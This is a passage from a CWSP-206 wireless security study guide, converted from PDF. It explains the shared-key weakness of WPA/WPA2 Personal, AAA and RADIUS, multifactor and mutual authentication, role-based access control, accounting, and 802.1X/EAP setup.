
Is wireless passphrase technology (WPA/WPA2 personal mode) strong and safe enough for use in a branch or remote office? If the preceding recommendations concerning the safe selection and storage of maximum-entropy passphrases have been followed, then there is only one remaining weakness that may be of concern for corporate usage. When using a passphrase / preshared key, there is only one common pairwise master key (PMK) which is shared amongst all of the wireless devices that are part of the wireless service set. Therefore this can be a potential security issue.

Because of this, anyone who has knowledge of the PSK/PMK can decrypt encrypted data between a pair of stations (e.g. a wireless mobile device and an access point) if they also capture a 4-way handshake's nonces (sent in clear text across the unbounded wireless medium).

From the information that is contained in the captured 4-way handshake and with the help of additional dictionary attack software, it is possible that weak passphrases can be discovered. This will then provide the 256-bit preshared key which is used to create the PMK for the service set. It is critical for users of this technology to use strong passphrases in order to protect the network. There are several tools available that will aid in creating strong secure passphrases. If this preshared key vulnerability is of concern to an organization, it should be addressed in the security policy as well as in the implementation.

When using IEEE 802.1X/EAP as the authentication and key management (AKM) technology for IEEE 802.11 wireless networks, each individual IEEE 802.11 association has a unique PMK and a subsequent set of unique temporal keys. This unique key hierarchy will therefore not allow for any keys to be discovered by capturing the contents of the 4-way handshake.

## AAA



The abbreviation AAA stands for Authentication, authorization, and accounting. The AAA framework/protocol is a set of services provided within a network to securely manage and track access to network resources. The following helps to define this further:

**Authentication** - This process refers to the verification of an entity's identity. IEEE 802.1X/EAP is a common authentication protocol used with standards based IEEE 802.11 wireless networks and will validate that an entity is who it says it is. This can be accomplished a variety of ways including username/password pair and user certificates for example. In summary, "authentication" is who a network user is.

**Authorization** - This refers to the allocation of network resources in accordance with the privileges of a user or group. Authentication confirms a user's identity, and then authorization is able to provide access to network resources according to policy. This will ensure the authenticated user has access only to the network resources and services they have been explicitly assigned. In summary, "authorization" is what a network user can do.


**Accounting** - Once resources have properly been authorized and a user has performed actions on a network, it is important to track and log those actions so that an accounting trail is made available. This includes monitoring, analysis, and reporting of network events. In summary, "accounting" is what a network user did while connected.

Remote Authentication Dial-In User Service (RADIUS) is the most common AAA protocol in use with IEEE 802.11 wireless networks, and is used in almost every network that supports IEEE 802.1X/EAP.

RADIUS is a networking service that provides centralized authentication and administration of network users. RADIUS started as a way to authenticate and authorize dial-up networking users to allow access on a network. A remote user would dial up to a network using the public switched telephone network (PSTN) and a modem. A modem from a modem pool on the receiver side would answer the call. The user would then be prompted by a remote access server to enter a username and password in order to authenticate. Once the credentials were validated, the user would then have access to any resources for which they had permissions.

As computer networks grew in size and complexity and remote access technology improved, there was a need to optimize the process on the remote access server side. This is where RADIUS provides a solution. RADIUS took decentralized remote access services databases and combined them into one central location, allowing for centralized user administration and centralized management. It eased the burden of having to manage several databases and optimized administration of remote access services. RADIUS is commonly used as an authentication server for wireless networks in IEEE 802.1X/EAP implementations.

## Authentication Methods



Several different types of authentication are available for use with networks today. Computer network authentication methods provide a way of controlling access to the network. Common access control / authentication methods include but are not limited to:

- Passphrase
- Username and password combination
- Security token
  - Smart card
  - Key fob
- Digital certificates
- Biometrics

You saw earlier that passphrase authentication is a good solution for home and small wireless networks. This is because each passphrase (which is used to create a 256-bit preshared key) is entered manually on all devices that are part of the wireless service set. Although passphrase authentication can be used in larger enterprise wireless networks, it does not scale well and usually requires extra administration overhead.

The username password combination is one of the most common authentication methods that most people are familiar with. In order for a user to gain access to a network they must supply a valid username and password pair that is validated against a user database.

Digital certificates are used to validate a user's identity and help protect network resources. A digital certificate is used to prove an identity.

Biometrics is something unique an individual. This may include a fingerprint, a palm print, retinal scans, or something else unique to an individual. Since these are unique to a specific person, they cannot be duplicated or stolen and therefore provide a very high level of security.

Security token, smart card, certificate and biometric authentication methods are a better choice for enterprise wireless network installations. Although these typically come at a higher price, they provide much stronger authentication security over the previously mentioned passphrase. Some of these methods can be combined to provide yet a stronger more secure solution.

## Multifactor Authentication



86

Certified Wireless Security Professional :: CWSWP-206

cwnp®

Instead of relying on a single form of authentication, some enterprises look to dual or multi-factor authentication, which uses a combination of techniques to provide extra assurance when authenticating a user.


Multi-factor authentication components usually consist of:

- Something you know, such as a personal identification number (PIN)
- Something you have such as a token or smart card
- Something you are, such as a fingerprint or palm print

One easy way to understand multi-factor authentication is using an automated teller machine (ATM). In order to successfully use the ATM one must possess an ATM card. The ATM card cannot be used without the physical card in hand and knowledge of a personal identification number (PIN). The card is something you have and the PIN is something you know. To use this type of multi-factor authentication, you would insert the ATM card into a banking machine and enter the known correct PIN. Both of these items (card and PIN) must be present and known in order to provide a successful transaction.

In order to provide the strongest methods of access controls, multi-factor authentication is becoming much more common in various types of network installations including wireless networking.

## Mutual Authentication



The Internet Engineering Task Force (IETF) request for comment (RFC) specifying the extensible authentication protocol, along with the IEEE 802.11-2018 standard, requires support for mutual authentication in the creation of a robust security network association (RSNA). Mutual authentication confirms the identity of the extensible authentication protocol (EAP) peer also known as the supplicant and the authentication server (AS). Most EAP methods used in modern standards based wireless networks support mutual authentication.

Mutual authentication is a method used for two entities to authenticate each other such as, a client device and an authentication server. The only exception is EAP-MD5, which was not designed for wireless networks in the first place and should never be used with wireless. Mutual authentication should always be supported for any authentication mechanism to be considered secure. Mutual authentication is also required for dynamic encryption key generation.

To be considered a robust secure network, mutual authentication must be performed between the supplicant and authentication server

Mutual authentication prevents client hijacking which in turn will prevent man-in-the-middle attacks and ensures that the EAP peer and EAP server are valid

The strength of subsequent cipher suite negotiation depends upon mutual authentication

## Authorization

### ▪ Per-user or per-group

- Access Control Lists (ACL)
- Stateful Firewalls
- Bandwidth Controls
- Time Controls
- Location permissions
- Traffic Filters
- QoS Policies

 Also commonly known as  
**Access Control**

### Security > Firewall Policies > Edit IPv4 Session (cpbase)

User Roles | System Roles | Policies | Time Ranges | Guest Access

Rules											Action	
Source	Destination	Service	Action	Log	Mirror	Queue	Time Range	Pause ARM Scanning	Blacklist	TOS	802.1p Priority	Action
user	any	svc-ntp	dst-net 8030			Low						<a href="#">Delete</a> ▲ ▼
user	any	svc-https	dst-net 8081			Low						<a href="#">Delete</a> ▲ ▼
any	any	svc-dns	permit			Low						<a href="#">Delete</a> ▲ ▼
any	any	svc-dhcp	permit			Low						<a href="#">Delete</a> ▲ ▼
<a href="#">Add</a>												<a href="#">Add</a> <a href="#">Cancel</a>
Source	Destination	Service	Action	Log	Mirror	Queue	Time Range	Pause ARM Scanning	Black List	TOS	802.1p Priority	Action
any	any	any	permit	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="radio"/> Low	<input type="radio"/> High	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<a href="#">Delete</a> ▲ ▼

Certified Wireless Security Professional :: CWSP-206

cwnp®

Authorization may be performed in a number of different ways, but generally speaking, policies are defined and applied to users or groups of users via a profile mapping in the user database.

Authorization includes the application of policies such as ACLs, VLANs, firewall policies, bandwidth controls, location/access permissions, traffic filters, and QoS policies. RADIUS may use attributes in a RADIUS response to designate a specific role or policy for a user/group.

Authorization can be allowed on a per-user or per-group basis and may include:

Access Control Lists (ACL) - What can the authenticated user do

Stateful Firewalls - Allowing or restricting network services and ports

Bandwidth Controls - How much data can a user transmit or receive i.e. 5 Mbps

Time Controls - What days and/or hours can the network be accessed.


Location permissions - What can be done based on the user login location

Traffic Filters - Restricting or allowing certain types of network traffic based on specified criteria

QoS Policies - Specifies quality of service capabilities

It is important to understand that authorization is also known as "access control".

## Role-Based Access Control



89

Certified Wireless Security Professional :: CWSP-206

cwnp®

Role-based access control (RBAC) refers to the general process of applying roles or groups for users. Then filters, rules, and permissions are applied to a security policy. Finally, a security policy is mapped to a specific group or role. Thus, a user is assigned a security policy through its role.

Role-based access control (RBAC) should be required for most wireless networks and should be specified in the security policy. RBAC requirements should include:

- Defining network access roles
- Assigning authentication parameters to each role
- Assigning authorization parameters to each role

RBAC allows for access from authentication based on specific roles rather than an actual user identity. RBAC was designed to ease the task of security administration on larger enterprise networks and shares characteristics similar to those of a common network administration practice such as the creation of users and groups objects in an authentication database.

In computer network administration to give a user on the network access to a network resource such as a file share, best practices recommend creating a group object, assigning the group permissions to the resource, and then adding the user object to the group. This method allows any user who is a member of the group that was created to be granted access to that specific resource.

Role-based access control for the most part works the same way and can be used for various activities users may perform while connected to a wireless network. These activities include:


Enforcing time restrictions

Bandwidth restrictions

Controlling access to specific resources such as the Internet

Do some of the items on this list look familiar? Think about what you learned about with respect to “authorization”


## Granular WLAN Control



- Firewall policies, VLANs, rate control and queuing, and other objects apply to user profiles
- Users are assigned to user groups
- Filters and user groups are applied to SSIDs
- Filters, security policies, QoS parameters, and other objects are applied to WLAN Policies
- APs (or networks) are configured with WLAN Policies
- Rule/Filter/Permission > Policy
- Users > Groups/Roles
- Rule/Filter/Permission may apply directly to Users, Groups, or Networks
- Policy applies to Users, Groups, or Networks

## Accounting

- RFC 2866 specifies RADIUS Accounting Protocol
- Accounting must be enabled on both the AAA Server and the AAA Client
- RADIUS accounting typically uses port 1813 or 1646



The screenshot displays a network management interface with several windows open:

- Reports**: A sidebar menu listing various reports including TACACS+ Accounting, TACACS+ Administration, RADIUS Accounting, VoIP Accounting, Passed Authorizations, Failed Attempts, User Statistics, Disabled Accounts, ACS Backup And Restore, Database Replication, Administration Audit, User Password Changes, ACS Service Monitoring, and Entitlement Reports.
- Select a RADIUS Accounting file**: A window showing a file named "RADIUS Accounting 2008-05-18.csv".
- AAA server accounting**: A green box highlighting the RADIUS Accounting section in the Reports menu.
- AAA Client Settings > New**: A configuration dialog for a new RADIUS server. It includes fields for "Radius Name" (set to "ACS"), "Description" (set to "AAA Client"), and "Radius Servers". Under "Radius Servers", there is a table with one row:
 


Admin IP/Name	Barcode	(8-12 characters)
Shared Secret	*****	(8-12 characters)
Config Record	Optional Blank	
Server Role	User	
Advanced Settings		
Accounting Port	1813	(1-65535)
Accounting Type	1613	(1-65535)

 A yellow box highlights the "Enable Accounting" checkbox, which is checked. Another yellow box highlights the "Accounting Port" field, which is set to 1813.
- CWNP**: A watermark or logo in the bottom right corner.

The final part of the Authentication, authorization, and accounting (AAA) process is accounting. This allows a network administrator to track all or selected activity the authenticated has performed while connected to the network.

RADIUS supports network accounting via default port 1813 or 1646 as specified in request for comment RFC 2866, and must be enabled on both the AAA client and the AAA server.

## Network Access Control




92

Certified Wireless Security Professional :: CWSP-206

cwsp®

Network Access Control is a security posture assessment tool. Before a client joins a network, the NAC appliance validates that the client cooperates with the network policy.

## Machine Authentication



93

Certified Wireless Security Professional :: CWSWP-206

cwnp))

Machine authentication is a process that validates a computer's identity, allowing it to access a network, before validating a user. In wired networking, a device may be communicating with a network the client supplicant has loaded. In wireless networks, machine authentication provides the same connectivity prior to providing user access, and optionally prior to a user's operating system logon.

## WPA and WPA2 Enterprise

### RADIUS

### Remote Access Dial-In User Service

- Likely the most popular AAA server in use for wireless networks
- RADIUS server performs the role of authentication server in 802.1X network

### 802.1X

### Port-based Access Control

- IEEE standard that defines port-based access control
- Specifies roles of supplicant, authenticator, and authentication server
- Uses controlled and uncontrolled ports to “filter” pre-authentication and authenticated user traffic

### EAP

### Extensible Authentication Protocol

- Generic key management framework specified by IETF RFC 5247 (updates 3748) for extensible authentication protocols

94

Certified Wireless Security Professional :: CWSP-206

cwsp

The three primary authentication components of WPA Enterprise and WPA2 Enterprise are:

Remote Authentication Dial-In User Service (RADIUS)

IEEE 802.1X - Port-based access control

Extensible Authentication Protocol (EAP)

RADIUS allows for centralized authentication services and acts as the authentication server (AS). RADIUS can be used to query a local self-contained user database or an external user database via Lightweight Directory Access Protocol (LDAP).

IEEE 802.1X - is the standard that defines port-based access control. Originally intended for use with IEEE 802.3 Ethernet networks, was adopted for use in IEEE 802.11 wireless networks and is specified in the IEEE 802.11-2016 standard. IEEE 802.1X specifies roles of the components used. In a wireless network, these components are:


The supplicant - (client device to be authenticated)

The authenticator - (the access point which provides the wireless connection)

The authentication server - (the RADIUS server that validates user credentials)

IEEE 802.1X contains both virtual controlled and uncontrolled ports to “filter” pre-authentication and authenticated user traffic.

## WPA and WPA2 Enterprise Flow




95

Certified Wireless Security Professional :: CWSP-206

cwsp

## RADIUS Authentication



The screenshot shows the 'Elektron Settings - [DELLSERVER]' window. The left sidebar lists services: PEAP, EAP-FAST, EAP-TLS, LEAP, RADIUS, and Accounting. Under the RADIUS service, 'Authentications' is expanded, showing 'Authentication Settings', 'Authentication Domains', 'EAP Methods', 'Radius Access Groups', 'Trusted Gateways', 'MAC Addresses', and 'MAC Address Groups'. The main pane displays 'RADIUS Service: Running' with the message 'Remote Authentication Dial-In User Service'. It shows 'RADIUS Authentication Methods' with several checkboxes: PAP (unchecked), CHAP (unchecked), MS-CHAP (checked), MS-CHAPv2 (checked), EAP-MSCHAPV2 (checked), EAP-NDS (checked), EAP-GTC (unchecked), and EAP-OTP (unchecked). A table below lists 'Date' and 'Username'.

■ RADIUS commonly uses ports 1812/1813 or, for Cisco devices 1645/1646  
■ RADIUS can include native user databases, or can proxy to many types of user databases  
■ 802.1X/EAP almost always uses RADIUS as the authentication protocol

96 Certified Wireless Security Professional :: CWSP-206 cwnp))

RADIUS services are the most often used user-based authentication service in wireless LAN infrastructures. RADIUS services can be implemented in a wireless LAN controller or on a stand-alone server computer (Windows, Linux, OSX, etc).


A RADIUS server can have an integrated (native) database or can proxy to SQL, Windows NT Domains, Active Directory, Novell eDirectory, Lightweight Directory Access Protocol LDAP, or another RADIUS, and is supported by all wireless LAN infrastructure providers.

Access points and wireless LAN controllers point to RADIUS servers in order to authenticate users (using IEEE 802.1X/EAP AKM) and to define authorization parameters to those users.

Several steps are required on different components in order to successfully configure IEEE 802.1X/EAP. Most RADIUS servers are relatively simple to configure since in most cases the user database that will provide the authentication credentials is already configured.

The following slides show the IEEE 802.1X configuration process.


## RADIUS Configuration



The first step in configuring a RADIUS server is licensing. Once licensed, if the server will be using digital certificates for server-side authentication, then the certificate needs to be imported or generated. If a certificate is generated, it will need to be distributed to client devices (via email, file transfer, etc). If the certificate comes from a trusted party whose certificate is already stored on client devices, distribution of the server-side certificate is not necessary.

It is important to note in a digital certificate resides on the RADIUS server.

## RADIUS Configuration, ctd.



Configuring an enterprise RADIUS server that is geared toward standards based wireless LANs specifically is usually very simple, as shown in the slide. For WPA and WPA2 Enterprise, configurations must be performed in three or four areas:

Configure the client by selecting the wireless LAN profile, configuring the security parameters including EAP type, and selecting the certificate.


Configure the wireless LAN Controller or access point with the IP address, correct port, and shared secret of the RADIUS server. Also, may optionally configure RADIUS services such as accounting if required.

Finally, configure the RADIUS server by adding the approved access points or network subnet. If user accounts are to reside on the RADIUS server (native RADIUS accounts), then they should either be imported or entered manually. Specific EAP and RADIUS services must also be selected, configured, and enabled on the RADIUS server.

Depending upon the user database, additional configurations may be required for database compatibility and functionality.

